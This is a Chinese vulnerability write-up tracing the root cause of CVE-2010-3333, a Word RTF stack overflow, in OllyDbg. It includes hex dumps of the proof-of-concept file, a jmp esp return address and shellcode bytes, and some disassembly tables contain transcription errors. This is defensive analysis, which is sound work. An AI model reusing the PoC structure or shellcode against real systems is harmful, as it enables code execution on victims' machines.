

CVE-2010-3333 漏洞分析

一打开 poc 就可以看到万能跳转 (jmp esp) 地址的存在。如图 1 所示。

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F | |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------|
| 00000000 | 7B | 5C | 72 | 74 | 66 | 31 | 7B | 7D | 7B | 5C | 73 | 68 | 70 | 7B | 5C | 2A | {\rtf1}{\shp{* |
| 00000010 | 5C | 73 | 68 | 70 | 69 | 6E | 73 | | | | | | | | | | \shpinst{\sp{\sv |
| 00000020 | 20 | 31 | 3B | 31 | 3B | 31 | 31 | | | | | | | | | | 1;1;1111111bc0 |
| 00000030 | 37 | 31 | 31 | 31 | 31 | 31 | 31 | | | | | | | | | | 11111111111111 |
| 00000040 | 31 | 31 | 31 | 31 | 31 | 31 | 31 | | | | | | | | | | 11111111111111 |
| 00000050 | 31 | 31 | 31 | 31 | 31 | 31 | 31 | | | | | | | | | | 1111111111245fa7 |
| 00000060 | 66 | 30 | 30 | 30 | 30 | 30 | 30 | | | | | | | | | | f000000000000000 |
| 00000070 | 30 | 30 | 30 | 30 | 30 | 30 | 30 | | | | | | | | | | 0000000000000000 |
| 00000080 | 30 | 30 | 30 | 30 | 30 | 30 | 30 | | | | | | | | | | 0000000000000000 |

图 1

那么该漏洞的调试就可以从这个地址入手了。

打开 OD 后，载入 winword.exe,ctrl+g 给 7ffa4512 下断点。如图 2 所示




图 2

找到该地址后，由于该地址的特殊性，只能给它下硬件断点。

随后按下 F9 执行该程序。几秒后，打开了 word.exe 程序，然后点击“文件”->“打开”，载入我们的 POC。

果然程序停在了我们 所设置断点的地方，如图 3 所示。

| OllyICE - WINWORD.EXE - [CPU - 主线程] | | | |
|---|---------------|-----|-------------|
| 文件(F) 查看(V) 调试(D) 插件(P) 选项(O) 窗口(W) 帮助(H) | | | |
| 暂停 | | | |
| 7FFA4512 | - FFE4 | jmp | esp |
| 7FFA4514 | 00E5 | add | ch, ah |
| 7FFA4516 | 01E5 | add | ebp, esp |
| 7FFA4518 | 02E5 | add | ah, ch |
| 7FFA451A | 03E5 | add | esp, ebp |
| 7FFA451C | 04 E5 | add | al, 0E5 |
| 7FFA451E | 3F | aas | |
| 7FFA451F | 0005 E506E507 | add | byte ptr [? |
| 7FFA4525 | E5 08 | in | eax, 8 |
| 7FFA4527 | E5 09 | in | eax, 9 |
| 7FFA4529 | E5 0A | in | eax, 0A |

| 寄存器 (FPU) | |
|-----------|----------|
| EAX | 00000000 |
| ECX | E0040057 |
| EDX | 11111111 |
| EBX | 00000000 |
| ESP | 00123DEC |
| EBP | 11111111 |
| ESI | 00000000 |
| EDI | 00000000 |
| EIP | 7FFA4512 |

图 3

这是我们可以观察寄存器的值，很明显是发生了溢出才导致了这些不正常值的出现。

按 F8 单步执行下去后，我们就可以看到程序跳进了 shellcode 区域去执行。

这个时候我们观察栈区的数据，或许可以发现程序的调用。

| | | |
|----------|----------|--------------|
| 00123D9C | 00123DD0 | |
| 00123DA0 | 30F4CCB1 | mso.30F4CCB1 |
| 00123DA4 | 00000000 | |
| 00123DA8 | 00000000 | |
| 00123DAC | 00000000 | |
| 00123DB0 | 00000000 | |
| 00123DB4 | 00000000 | |
| 00123DB8 | 00000000 | |
| 00123DBC | 00000000 | |
| 00123DC0 | 11111111 | |
| 00123DC4 | 11111111 | |
| 00123DC8 | 11111111 | |
| 00123DCC | 11111111 | |
| 00123DD0 | 11111111 | |
| 00123DD4 | 7FFA4512 | |
| 00123DD8 | 00000000 | |
| 00123DDC | 00000000 | |
| 00123DE0 | 00000000 | |
| 00123DE4 | 00000000 | |
| 00123DE8 | 00000000 | |
| 00123DEC | 90909090 | |
| 00123DF0 | 8B64C933 | |
| 00123DF4 | 5B8B3059 | |

程序刚调用过的函数

shellcode从此处开始执行

图 4

从图 4 中可以看出，在跳转到 jmp esp 地址之前，word 程序调用了 mso 模块中的地址为：30f4ccb1 的函数，难道就是该函数发生了问题？？我们在此地址下下断点，来看看！如图 5

| 地址 | 偏移 | 指令 | 操作数 |
|----------|---------------|------|-------------|
| 30F4CCA6 | 23C1 | and | eax, ecx |
| 30F4CCA8 | 50 | push | eax |
| 30F4CCA9 | FF75 08 | push | dword ptr [|
| 30F4CCAC | E8 6CFEFFFF | call | 30F4CB1D |
| 30F4CCB1 | 84C0 | test | al, al |
| 30F4CCB3 | 0F84 98000000 | je | 30F4CD51 |
| 30F4CCB9 | 8B45 F8 | mov | eax, dword |
| 30F4CCBC | 85C0 | test | eax, eax |
| 30F4CCBE | 0F85 F50B0000 | jnz | 30F4D8B9 |
| 30F4CCC4 | 8B45 0C | mov | eax, dword |
| 30F4CCC7 | 40 | inc | eax |

图 5

找到该地址，然后下断点。然后重新载入该程序。

| | | | |
|----------|---------------|------|-------------|
| 30F4CC9C | 8B55 F0 | mov | edx, dword |
| 30F4CC9F | F7D8 | neg | eax |
| 30F4CCA1 | 1BC0 | sbb | eax, eax |
| 30F4CCA3 | 8D4D F8 | lea | ecx, dword |
| 30F4CCA6 | 23C1 | and | eax, ecx |
| 30F4CCA8 | 50 | push | eax |
| 30F4CCA9 | FF75 08 | push | dword ptr [|
| 30F4CCAC | E8 6CFEFFFF | call | 30F4CB1D |
| 30F4CCB1 | 84C0 | test | al, al |
| 30F4CCB3 | 0F84 98000000 | je | 30F4CD51 |
| 30F4CCB9 | 8B45 F8 | mov | eax, dword |
| 30F4CCBC | 85C0 | test | eax, eax |
| 30F4CCBE | 0F85 F50B0000 | jnz | 30F4D8B9 |
| 30F4CCC4 | 8B45 0C | mov | eax, dword |

图 6

果断程序妥妥的停在了我们刚设置断点的地址，如图 6。
这个时候，我们继续观察战中的变化，看 shellcode 是否已经被 copy 到栈区。

| | |
|----------|----------|
| 00123DE4 | 00000000 |
| 00123DE8 | 00000000 |
| 00123DEC | 90909090 |
| 00123DF0 | 8B64C933 |
| 00123DF4 | 5B8B3059 |
| 00123DF8 | 1C5B8B0C |
| 00123DFC | 8B08438B |
| 00123E00 | 1B8B207B |

图 7

从图 7 中可以看到，shellcode 已经被拷贝到了栈区，那么也就是说明溢出的过程和这个函数无关。我们只能继续往上寻找，查找在调用这个函数之前是哪个函数出了问题。这个时候我们发现，在它上面有个函数调用，难道是这个函数的问题？

| | | | |
|----------|---------------|------|------------|
| 30F4CC9C | 8B55 F0 | mov | edx, dword |
| 30F4CC9F | F7D8 | neg | eax |
| 30F4CCA1 | 1BC0 | sbb | eax, eax |
| 30F4CCA3 | 8D4D F8 | lea | ecx, dword |
| 30F4CCA6 | 23C1 | and | eax, ecx |
| 30F4CC | | push | eax |
| 30F4CC | | push | dword ptr |
| 30F4CCAC | E8 6CFEFFFF | call | 30F4CB1D |
| 30F4CCB1 | 84C0 | test | al, al |
| 30F4CCB3 | 0F84 98000000 | je | 30F4CD51 |
| 30F4CCB9 | 8B45 F8 | mov | eax, dword |
| 30F4CCBC | 85C0 | test | eax, eax |
| 30F4CCBE | 0F85 F50B0000 | jnz | 30F4D8B9 |
| 30F4CCC4 | 8B45 0C | mov | eax, dword |

是该函数调用的问题？

图 8

为了验证图 8 中的问题，我们对该函数调用的任意一行指令下断点。看那时候栈区的情况，如图 9。

| | | | |
|----------|-------------|------|------------|
| 30F4CCA1 | 1BC0 | sbb | eax, eax |
| 30F4CCA3 | 8D4D F8 | lea | ecx, dword |
| 30F4CCA6 | 23C1 | and | eax, ecx |
| 30F4CCA8 | 50 | push | eax |
| 30F4CCA9 | FF75 08 | push | dword ptr |
| 30F4CCAC | E8 6CFEFFFF | call | 30F4CB1D |
| 30F4CCB1 | 84C0 | test | al, al |

图 9

然后重新载入程序。

| | | |
|----------|----------|--|
| 00123DE4 | 00000000 | |
| 00123DE8 | 00000000 | |
| 00123DEC | 90909090 | |
| 00123DF0 | 8B64C933 | |
| 00123DF4 | 5B8B3059 | |
| 00123DF8 | 1C5B8B0C | |

图 10

同样，在此时，栈区数据又已经被 shellcode 所覆盖。如图 10。没办法，我们只能继续往上走。我将断点设置在此处，如图 11。

| | | | |
|----------|---------------|------|-------------------------|
| 30F4CC6A | 0F84 B6291300 | je | 3107F626 |
| 30F4CC70 | 8B4F 08 | mov | ecx, dword ptr [edi+8] |
| 30F4CC73 | 53 | push | ebx |
| 30F4CC74 | 56 | push | esi |
| 30F4CC75 | E8 92B4DDFF | call | 30D2810C |
| 30F4CC7A | FF75 0C | push | dword ptr [ebp+C] |
| 30F4CC7D | 8B70 64 | mov | esi, dword ptr [eax+64] |
| 30F4CC80 | 8365 F8 00 | and | dword ptr [ebp-8], 0 |
| 30F4CC84 | 8B06 | mov | eax, dword ptr [esi] |
| 30F4CC86 | 8D4D F0 | lea | ecx, dword ptr [ebp-10] |
| 30F4CC89 | 51 | push | ecx |
| 30F4CC8A | BB 00000005 | mov | ebx, 50000000 |
| 30F4CC8F | 56 | push | esi |
| 30F4CC90 | 895D F4 | mov | dword ptr [ebp-C], ebx |
| 30F4CC93 | FF50 1C | call | dword ptr [eax+1C] |

图 11

重新载入程序后运行。

然后我们发现发现这个时候 shellcode 并未覆盖该栈区。如图 12 所示。

| | | |
|----------|----------|------------------|
| 00123DD0 | 00123E00 | |
| 00123DD4 | 30F4CDBD | 返回到 mso.30F4CDBD |
| 00123DD8 | 00123F3C | |
| 00123DDC | 00000000 | |
| 00123DE0 | FFFFFFFF | |
| 00123DE4 | 00000000 | |
| 00123DE8 | 014E14D4 | |
| 00123DEC | 00124420 | |
| 00123DF0 | 0012408C | |
| 00123DF4 | 00124E38 | |
| 00123DF8 | 001240B0 | |
| 00123DFC | 00000000 | |
| 00123E00 | 00123FE4 | |
| 00123E04 | 30F4A597 | 返回到 mso.30F4A597 |
| 00123E08 | 00123F88 | |

图 12

经过对断点前后代码的简单分析，我们确定了溢出的过程就是图 13 中的那个函数中。

| | | | | |
|----------|---------------|------|-------------------------|------------------|
| 30F4CC6A | 0F84 B6291300 | je | 3107F626 | 寄存器 (FPU) |
| 30F4CC70 | 8B4F 08 | mov | ecx, dword ptr [edi+8] | EAX 30D9ED10 mso |
| 30F4CC73 | 53 | push | ebx | ECX 00123DC0 |
| 30F4CC74 | 56 | push | esi | EDX 00000000 |
| 30F4CC75 | E8 92B4DDFF | call | 30D2810C | EBX 00000000 |
| 30F4CC7A | FF75 0C | push | dword ptr [ebp+C] | ESP 00123DA8 |
| 30F4CC7D | 8B70 64 | mov | esi, dword ptr [eax+64] | EBP 00123DD0 |
| 30F4CC80 | 8365 F8 00 | and | dword ptr [ebp-8], 0 | ESI 014E10F0 |
| 30F4CC84 | 8B06 | mov | eax, dword ptr [esi] | EDI 00123F88 |
| 30F4CC86 | 8D4D F0 | lea | | EIP 30F4CC8A mso |
| 30F4CC89 | 51 | push | | C 0 ES 0023 32个 |
| 30F4CC8A | BB 00000005 | mov | | P 1 CS 001B 32个 |
| 30F4CC8F | 56 | push | | A 0 SS 0023 32个 |
| 30F4CC90 | 895D F4 | mov | dword ptr [ebp-C], ebx | Z 1 DS 0023 32个 |
| 30F4CC93 | FF50 1C | call | dword ptr [eax+1C] | S 0 FS 003B 32个 |
| 30F4CC96 | 8B45 14 | mov | eax, dword ptr [ebp+14] | T 0 GS 0000 NUL |
| 30F4CC99 | FF75 18 | push | dword ptr [ebp+18] | D 0 |
| 30F4CC9C | 8B55 F0 | mov | edx, dword ptr [ebp-10] | |

图 13

于是我们按 F8 单步调试, 然后 F7 进入该函数的调用。为了时刻观察栈区数据什么时候覆盖, 我们可以用锁定堆栈的方法来时刻监控。

根据跟踪的状态, 发现执行了这一步 (图 14 中所示) 之后, 栈区的数据就被覆盖了。

| | | | | |
|----------|---------------|------|----------------------------|------------------|
| 30E9EB62 | 57 | push | edi | 寄存器 (FPU) |
| 30E9EB63 | 8B7C24 0C | mov | edi, dword ptr [esp+C] | EAX 000007BC |
| 30E9EB67 | 85FF | test | edi, edi | ECX 000007BC |
| 30E9EB69 | 74 27 | je | short 30E9EB92 | EDX 00000000 |
| 30E9EB6B | 8B4424 08 | mov | eax, dword ptr [esp+8] | EBX 05000000 |
| 30E9EB6F | 8B48 08 | mov | ecx, dword ptr [eax+8] | ESP 00123D98 |
| 30E9EB72 | 81E1 FFFF0000 | and | ecx, 0FFFF | EBP 00123DD0 |
| 30E9EB79 | 56 | push | esi | ESI 05F107C8 |
| 30E9EB7C | 8B45 14 | mov | esi, ecx | EDI 0012457C |
| 30E9EB7E | 8B45 14 | imul | esi, dword ptr [esp+14] | EIP 30E9EB8C mso |
| 30E9EB80 | 8B45 14 | add | esi, dword ptr [eax+10] | C 0 ES 0023 32个 |
| 30E9EB83 | 8BC1 | mov | eax, ecx | P 0 CS 001B 32个 |
| 30E9EB85 | C1E9 02 | shr | ecx, 2 | A 0 SS 0023 32个 |
| 30E9EB88 | F3:A5 | rep | movs dword ptr es:[edi], d | Z 0 DS 0023 32个 |
| 30E9EB8A | 8BC8 | mov | ecx, eax | S 0 FS 003B 32个 |
| 30E9EB8C | 83E1 03 | and | ecx, 3 | T 0 GS 0000 NUL |
| 30E9EB8F | F3:A4 | rep | movs byte ptr es:[edi], by | D 0 |
| 30E9EB91 | 5E | pop | esi | |

图 14

| | | | |
|----------|-------|-----|--|
| 30E9EB88 | F3:A5 | rep | movs dword ptr es:[edi], dword ptr [esi] |
|----------|-------|-----|--|

这一条指令的意思就是说: 将 esi 所指向的串移动到 edi 所指向的区域, 移动的次数为 ecx 次。那么, 很显然, 由于移动的次数比预期的多了, 所以才造成了这次的栈溢出。那么我们可以确定是 ecx 大小问题, 是由于程序没有对 ecx 的大小做检查么?

在程序的上面, 我们看到, 程序有对 ecx 的长度进行检查, 但是明显检查的不够合理。如图

| | | | |
|----------|---------------|------|--|
| 30E9EB62 | 57 | push | edi |
| 30E9EB63 | 8B7C24 0C | mov | edi, dword ptr [esp+C] |
| 30E9EB67 | 85FF | test | edi, edi |
| 30E9EB69 | 74 27 | je | short 30E9EB92 |
| 30E9EB6B | 8B4424 08 | mov | eax, dword ptr [esp+8] |
| 30E9EB6F | 8B48 08 | mov | ecx, dword ptr [eax+8] |
| 30E9EB72 | 81E1 FFFF0000 | and | ecx, 0FFFF |
| 30E9EB78 | 56 | push | esi |
| 30E9EB79 | 8BF1 | mov | esi, ecx |
| 30E9EB7B | 0FAF7424 14 | imul | esi, dword ptr [esp+14] |
| 30E9EB7D | 0370 10 | add | esi, dword ptr [eax+10] |
| 30E9EB83 | 8BC1 | mov | eax, ecx |
| 30E9EB85 | C1E9 02 | shr | ecx, 2 |
| 30E9EB88 | F3:A5 | rep | movs dword ptr es:[edi], dword ptr [eax] |
| 30E9EB8H | 8BC8 | mov | ecx, eax |
| 30E9EB8C | 83E1 03 | and | ecx, 3 |
| 30E9EB8F | F3:A4 | rep | movs byte ptr es:[edi], byte ptr [eax] |
| 30E9EB91 | 5E | pop | esi |

对ecx的大小进行检查

执行完该命令，栈区数据就被更改

图 15

进行图 15 的检查，ecx 的值的范围可以在 0000h-1111h，明显不太合理，但是分配给他的空间有多少呢？我们继续往上查看。

| | | | |
|----------|-------------|------|-------------------------|
| 30F4CC7A | FF75 0C | push | dword ptr [ebp+C] |
| 30F4CC7D | 8B70 64 | mov | esi, dword ptr [eax+64] |
| 30F4CC80 | 24 00 | and | dword ptr [ebp-8], 0 |
| 30F4CC83 | 8B70 64 | mov | eax, dword ptr [esi] |
| 30F4CC89 | 51 | lea | ecx, dword ptr [ebp-10] |
| 30F4CC8A | BB 00000005 | push | ecx |
| 30F4CC8F | 56 | mov | ebx, 50000000 |
| 30F4CC90 | 895D F4 | push | esi |
| 30F4CC93 | FF50 1C | mov | dword ptr [ebp-C], ebx |
| | | call | dword ptr [eax+1C] |

只给了长度为0x10的空间

图 16

如图 16，他分配的大小只有 0x10，也就是说 rep 的次数只能是 16 次。但是由于这个 ecx 值的大小未受到合理的检查，所以才导致了该溢出。

新增部分：

在图 15 中可以看出，是 ecx 的值影响了循环次数，才导致了溢出，那么是什么影响了 ecx 的值呢？我们继续来分析。

| | | | |
|----------|---------------|------|--|
| 30E9EB5D | 5F | pop | edi |
| 30E9EB5E | 5E | pop | esi |
| 30E9EB5F | C2 0400 | retn | 4 |
| 30E9EB62 | 57 | push | edi |
| 30E9EB63 | 8B7C24 0C | mov | edi, dword ptr [esp+C] |
| 30E9EB67 | 85FF | test | edi, edi |
| 30E9EB69 | 74 27 | je | short 30E9EB92 |
| 30E9EB6B | 8B4424 08 | mov | eax, dword ptr [esp+8] |
| 30E9EB6F | 8B48 08 | mov | ecx, dword ptr [eax+8] |
| 30E9EB72 | 81E1 FFFF0000 | and | ecx, 0FFFF |
| 30E9EB78 | 56 | push | esi |
| 30E9EB79 | 8BF1 | mov | esi, ecx |
| 30E9EB7B | 0FAF7424 14 | imul | esi, dword ptr [esp+14] |
| 30E9EB7D | 0370 10 | add | esi, dword ptr [eax+10] |
| 30E9EB83 | 8BC1 | mov | eax, ecx |
| 30E9EB85 | C1E9 02 | shr | ecx, 2 |
| 30E9EB88 | F3:A5 | rep | movs dword ptr es:[edi], dword ptr [eax] |
| 30E9EB8A | 8BC8 | mov | ecx, eax |

决定ecx值的代码

图 16

从图 16 中，我们可以看出 ecx 值大小是由 [eax+8] 所指向的内存单元所决定的，具体大小如图 17 所示。

| | | | | |
|--------------------------------------|-------------|-------------|-------------|-------|
| 30E9EB88 | F3:A5 | rep | movs | dword |
| 30E9EB8A | 8BC8 | mov | ecx, | eax |
| ds:[014E10F8]=000400 ecx=00123DC0 | | | | |
| 014E10F8 | BC 07 04 00 | 01 01 00 00 | 0C 00 B8 05 | |
| 014E1108 | 10 32 00 00 | 03 00 00 00 | 5C 1A 04 00 | |
| 014E1118 | 60 32 DA 30 | 02 04 00 00 | 00 00 00 00 | |
| 014E1128 | 00 00 00 00 | FF FF 01 00 | 35 25 00 00 | |

图 17

为了继续深入，我们必须知道是什么命令影响了这个 [014E10F8] 地址的值。由于该地址处于数据区，我们只能对该地址下硬件写入断点。如图 18 所示。

图 18

重新载入，运行程序后，在第三次断于该断点的地方，他的值被改成了图 18 中的值。我们来研究下他执行的代码，如图 19 所示。

| | | | | |
|----------|-------------|-------|-------------------|-------------------|
| 3122FFE3 | 8D55 0A | lea | edx, | dword ptr [ebp+A] |
| 3122FFE6 | 8BCB | mov | ecx, | ebx |
| 3122FFE8 | E8 DBAA3000 | call | 3153AAC8 | |
| 3122FFED | 85C0 | test | eax, | eax |
| 3122FFEF | 74 47 | je | short 31230038 | |
| 3122FFF1 | 66:8B45 0A | mov | ax, | word ptr [ebp+A] |
| 3122FFF5 | 66:8946 08 | mov | word ptr [esi+8], | ax |
| 3122FFF9 | 0FB745 F8 | movzx | eax, | word ptr [ebp-8] |
| 3122FFFD | 68 010100 | push | 101 | |
| 31230002 | | push | eax | |
| 31230003 | | push | 4 | |
| 31230005 | | lea | edi, | dword ptr [esi+4] |

图 19

从图 19 中，可以看到他的值的是因为 ax 寄存器才被影响的，通过上一条命令可得，ax 的值是被[ebp+A]所指向的值决定的。那么我们可以来继续研究[ebp+A]所指向的值是什么时候被更改为现在这个值的。



[ebp+A]所指向的值

| | | | |
|----------|-------------|-------------|-------------|
| 00121CBA | BC 07 90 3A | 21 00 48 1F | 18 05 24 0A |
| 00121CCA | AF 00 06 00 | 00 00 00 00 | 00 00 00 00 |
| 00121CDA | FF FF 51 0C | 00 00 59 01 | 00 00 22 02 |

图 20


图 20 中说明了[ebp+A]所指向的值。那么我们继续来研究影响这个值的因素。和上面一样，我们对该地址下硬件写入断点，然后重新载入程序。

但是，杯具的是，由于该地址一开始就被 word 进程所开辟，对于该地址的写入过程有成千上万次，我们无法定位具体是哪一次将他的值改成了 07bc，才造成了后面的溢出。

于是我想到了条件断点，在每次断点停下来时，让 OD 工具判断下我的附加条件是否满足，如果不满足，则继续跑程序。但是，很可惜，OD 调试工具的条件断点只能用在普通断点上，对于硬件断点无法设置附加条件。

但是，或许我们可以通过插件的方式来实现硬件断点的条件断点。通过搜索，果真有此类插件的存在。

下载完该插件，然后用 OD 载入该插件，设置好硬件断点的条件断点（当该地址[00121cba]的值变为 07bc 时，程序中断，如图 21 所示），于是重新载入。



设置硬件断点的条件断点，其中w表示写入、2代表在[121cba]地址的基础上取两个字节

title

w [121cba]==07bc 2

确定 取消

| | | | |
|----------|-------------|-------------|-------------|
| 00121CBA | BC 07 90 3A | 21 00 48 1F | 18 05 24 0A |
| 00121CCA | AF 00 06 00 | 00 00 00 00 | 00 00 00 00 |
| 00121CDA | FF FF 51 0C | 00 00 59 01 | 00 00 22 02 |
| 00121CEA | 00 00 22 00 | 8F 00 28 BB | 4B 31 D4 76 |
| 00121CFA | 12 00 17 05 | CB 30 05 00 | 00 00 59 01 |
| 00121D0A | 18 05 B8 BC | 4B 31 08 00 | 8F 00 E8 0D |

图 21

但是很可惜，程序并没有因此而暂停，反而一下运行到了最后。难道是插件写的有问题？我设置的有问题？经过多次实验，论证之后才发现原因。程序在写入[00121cba]地址时，并非将 07bc 这个两个字符一下子写入，而是先写入一个 bc，然后在写入一个 07，所以我的插件才没捕获到程序的异常。如图 22 所示。

| | | | |
|----------|---------------|------|--|
| 769B6136 | F3:A5 | rep | movs dword ptr es:[edi], dword ptr [esi] |
| 769B6138 | 8BC8 | mov | ecx, eax |
| 769B613A | 83E1 03 | and | ecx, 3 |
| 769B613D | F3:A4 | rep | movs byte ptr es:[edi], byte ptr [esi] |
| 769B613F | 8B43 14 | mov | eax, dword ptr [ebx+14] |
| 769B6142 | FF70 0C | push | dword ptr [eax+C] |
| 769B6145 | FF15 74129976 | call | dword ptr [&KERNEL32.GlobalUnl... |
| 769B614B | 8B45 10 | | |
| 769B614E | 0143 0C | | |

ecx=00000001 (十进制 1)
ds:[esi]=[0591CC5D]
es:[edi]=stack [00121CBA]...

| | | | | | | | | |
|----------|-------|-------|-------|-------|-------|-------|----------|----------|
| 00121CBA | BC 01 | 78 BD | 91 05 | 48 1F | 0E 05 | 24 0A | 00121C64 | 0591BD78 |
| 00121CCA | AF 00 | 06 00 | 00 00 | 00 00 | 00 00 | 00 00 | 00121C68 | 00000492 |

图 22

按下 F8 后 07 才得以写入，也是因为这条 rep 指令的缘故，才把两次写入分开了。

这条指令如下：

```
769B6136 F3:A5 rep movs dword ptr es:[edi], dword ptr [esi]
```

我们可以看到，他将[esi]所指向的内存的值拷贝到了我们的[00121cba]处，那么我们就需要去查看影响[esi]的值的状况了。如图 23 所示。

| | | | | | | | | |
|----------|-------|-------|-------|-------|-------|-------|----------|--|
| 0591CC10 | 7D 00 | 5C 00 | 77 00 | 6F 00 | 72 00 | 64 00 | | |
| 0591CC20 | 00 00 | 00 00 | 00 00 | 00 00 | 00 00 | 00 00 | esi所指向的值 | |
| 0591CC30 | AB AB | AB AB | EE FE | EE FE | | | | |
| 0591CC40 | 00 00 | 00 00 | 4D 00 | 17 00 | 97 07 | 1F 01 | | |
| 0591CC50 | BC 07 | 11 11 | 11 11 | 11 11 | 11 11 | 11 11 | | |
| 0591CC60 | 11 11 | 11 11 | 11 11 | 12 45 | FA 7F | 00 00 | | |
| 0591CC70 | 00 00 | 00 00 | 00 00 | 00 00 | 00 00 | 00 00 | | |
| 0591CC80 | 90 90 | 33 C9 | 64 8B | 59 30 | 8B 5B | 0C 8B | | |
| 0591CC90 | 08 8B | 7B 20 | 8B 1B | 66 39 | 4F 18 | 75 F2 | | |
| 0591CCA0 | 51 2F | A2 01 | 68 C4 | 8D 1F | 74 68 | B2 36 | | |

图 23

查看 esi 的所指向的值是，感觉此片区域的值都似曾相识。哦~这里的值就是 poc 中第三个参数的值所拷贝过来的，如图 24 所示。

| | | | | | | | | | |
|----------|-------|-------|-------|-------|-------|-------|-------|-------|--------------------|
| 00000000 | 7B 5C | 72 74 | 66 31 | 7B 7D | 7B 5C | 73 68 | 70 7B | 5C 2A | [\rtf1{}{\shp{* |
| 00000010 | 5C 73 | 68 70 | 69 6E | 73 74 | 7B 5C | 73 70 | 7B 5C | 73 76 | \shpinst{\sp{\sv |
| 00000020 | 20 31 | 3B 31 | 3B 31 | 31 31 | 31 31 | 31 31 | 31 31 | 62 63 | 30 1;1;11111111bc0 |
| 00000030 | 37 31 | 31 31 | 31 31 | 31 31 | 31 31 | 31 31 | 31 31 | 31 31 | 7.11111111111111 |
| 00000040 | 31 31 | 31 31 | 31 31 | 31 31 | 31 31 | 31 31 | 31 31 | 31 31 | 1111111111111111 |
| 00000050 | 31 31 | 31 31 | 31 31 | 31 31 | 31 31 | 32 34 | 35 66 | 61 37 | 1111111111111111 |
| 00000060 | 66 30 | 30 30 | 30 30 | 30 30 | 30 30 | 30 30 | 30 30 | 30 30 | bc07出现在这里 |
| 00000070 | 30 30 | 30 30 | 30 30 | 30 30 | 30 30 | 30 30 | 30 30 | 30 30 | |
| 00000080 | 30 30 | 30 30 | 30 30 | 30 30 | 30 30 | 30 39 | 30 39 | 30 39 | 0000000009090909 |
| 00000090 | 30 33 | 33 63 | 39 36 | 34 38 | 62 35 | 39 33 | 30 38 | 62 35 | 033c9648b59308b5 |
| 000000A0 | 62 30 | 63 38 | 62 35 | 62 31 | 63 38 | 62 34 | 33 30 | 38 38 | b0c8b5b1c8b43088 |

图 24

原来是这里构造好的值才影响了下面的全部。至此，分析结束。